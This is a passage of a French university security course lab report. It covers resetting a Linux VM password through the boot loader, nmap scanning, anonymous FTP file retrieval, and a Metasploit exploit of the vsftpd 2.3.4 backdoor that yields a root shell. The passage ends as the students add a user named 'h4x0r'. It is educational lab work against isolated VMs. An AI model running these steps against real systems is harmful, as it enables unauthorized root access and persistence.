



Polytechnique Montréal

Département de génie informatique et génie logiciel

**Cours INF4420A
Sécurité Informatique**

A2022 - Travail Pratique 2 - Groupe 04

**Rendu par :
Aghilès Gasselin 2013772
Maximiliano Falicoff 2013658**


**Date:
Pour le 14 novembre 2022**

Question 1 - Accès physique = Game Over	3
Phase de reconnaissance	3
Réalisation de l'attaque	4
Question 2 - Exploitation des vulnérabilité	6
Phase de reconnaissance	6
Réalisation de l'attaque	9
Question 3 - Vulnérabilités WEB	13
Mise en marche	13
Vulnérabilité XSS	15
Vulnérabilité d'injection SQL	16
Question 4 - Hacking facile	22

Question 1 - Accès physique = Game Over


Phase de reconnaissance

1. En démarrant la machine virtuelle, on constate qu'il faut se connecter a un compte pour y accéder. En essayant des utilisateurs par défaut comme root avec le mot de passe toor et autres on n'arrive pas à se connecter.




```
Ubuntu 20.04 LTS poly2020 tty1
poly2020 login: root
Password:
Login incorrect
poly2020 login: _
```

2. En appuyant la touche F2 avant la page grub, on rentre dans le BIOS.



3. NA
4. On remarque qu'il faut entrer un mot de passe et un compte utilisateur pour modifier la ligne de commande de boot.



Réalisation de l'attaque

1. NA

2. En modifiant la ligne comme spécifié, quand on quitte l'environnement de modification, on est mis dans un bash ou on peut changer le mot de passe du compte Poly. On le change à tour pour ce tp.

```
Ubuntu 20.04 LTS poly2020 tty1

poly2020 login: [ 16.926705] aufs aufs_fill_super:918:mount[1055]: no arg
[ 16.930103] overlayfs: missing 'lowerdir'
root
Password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

System information disabled due to load higher than 1.0

* "If you've been waiting for the perfect Kubernetes dev solution for
  macOS, the wait is over. Learn how to install Microk8s on macOS."

  https://www.techrepublic.com/article/how-to-install-microk8s-on-macos/

47 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update


Last login: Thu Jul  9 16:47:07 UTC 2020 on tty1
root@poly2020:~#
```

Question 2 - Exploitation des vulnérabilité


Phase de reconnaissance

A noter que pour cette section, avec virtualbox, l'image inf4420a n'arrivait pas à se connecter au réseau, mais en essayant avec vmware player, la machine fonctionnait parfaitement.

1. On peut voir l'IP de la machine à gauche.





2. On a rien changé pour la machine kali. Comme on peut le voir sur l'image ci dessus, les deux machines sont sur le même réseau
3. En mettant l'IP de ubuntu, on peut voir que le ping marche depuis la machine Kali.



4. Nmap est un scanneur de ports. On peut l'utiliser pour scanner les ports ouverts afin d'obtenir de l'information sur le système d'exploitation et les différents services qui roulent sur la machine.
5. On veut connaître davantage sur le système d'exploitation, on est allé chercher dans le site de nmap pour obtenir plus de documentation sur les commandes spécifique à utiliser, on a appliqué l'option -O pour obtenir des informations sur le OS.
Sudo nmap -O 192.168.42.128

Pour les services, on peut appliquer l'option -sV qui nous donnent les services qui roulent et leurs versions.

A noter qu' on aurait pu tout mettre dans une seule commande aussi en en spécifiant les deux paramètres




On a alors le système d'exploitation est une instance Linux, roulant sur un kernel de version 5.x.

Les services roulant sont vsftpd et openSSH.

Réalisation de l'attaque

1. En utilisant la commande ftp 192.168.128.42, puis en naviguant vers le répertoire voulu, on a réussi à get le fichier secret.txt



```
(kali@kali)-[~]  
$ cat secret.txt  
secret key : LOPH555531
```

2. La machine ubuntu utilise vsftpd, donc on peut modifier son fichier de configuration se situant dans /etc/vsftpd/vsftpd.conf et modifier anonymous_enable=NO.
3. FTP n'est pas le meilleur moyen de fournir un accès à distance car au niveau de la sécurité du protocole, FTP ne chiffre pas les données d'authentification et ne crypte pas le trafic. Un moyen plus sécurisé serait d'utiliser SSH qui encrypte le trafic.
4. Le programme vulnérable est vsftpd v2.3.4
<https://nvd.nist.gov/vuln/detail/CVE-2011-2523>
5. NA
6. On lance metasploit et on roule la commande *use /exploit/unix/ftp/vsftpd_234_backdoor*

```
kali@kali: ~  
File Actions Edit View Help  
msf6 > use /exploit/unix/ftp/vsftp_234_backdoor  
[-] No results from search  
[-] Failed to load module: exploit/unix/ftp/vsftp_234_backdoor  
msf6 > use /exploit/unix/ftp/vsftpd_234_backdoor  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.  
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1  
1: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAl  
gorithm::EcdsaSha2Nistp256::NAME  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.  
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1  
1: warning: previous definition of NAME was here  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.  
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1  
2: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAl  
gorithm::EcdsaSha2Nistp256::PREFERENCE  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.  
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1  
2: warning: previous definition of PREFERENCE was here  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.  
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1  
3: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAl  
gorithm::EcdsaSha2Nistp256::IDENTIFIER  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.  
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1  
3: warning: previous definition of IDENTIFIER was here  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

7. Les options lié à cet exploit sont les suivants:

```
kali@kali: ~  
File Actions Edit View Help  
[*] Using configured payload cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  


| Name   | Current Setting | Required | Description                                                                                                                                                                     |
|--------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT  | 21              | yes      | The target port (TCP)                                                                                                                                                           |

  
Payload options (cmd/unix/interact):  



| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|------|-----------------|----------|-------------|

  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |

  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

- On doit modifier le RHOST et spécifier l'ip de la machine ubuntu, donc on set RHOSTS a 192.168.42.128, tous les autres paramètres ont une configuration par défaut qui ne sont pas à être modifié dans notre cas.



```
kali@kali: ~
File Actions Edit View Help

Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.42.128
RHOSTS => 192.168.42.128
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.42.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.42.128:21 - USER: 331 Please specify the password.
[+] 192.168.42.128:21 - Backdoor service has been spawned, handling...
[+] 192.168.42.128:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.42.129:46009 -> 192.168.42.128:6200) at 2022-11-01 11:42:41 -0400

ls
Dockerfile
snap
vsftpd-2.3.4-infected
```

- On roule l'exploit puis on ajoute un utilisateur h4x0r à la machine ubuntu et on crée un répertoire owned dans /home/inf4420a.

```
kali@kali: ~  
File Actions Edit View Help  
adduser h4x0r  
sh: 8: adduser: not found  
^[A^[[D^C  
Abort session 1? [y/N] n  
[*] Aborting foreground process in the shell session  
sh: 9: : not found  
ls  
Dockerfile  
snap  
vsftpd-2.3.4-infected  
sudo adduser h4x0r  
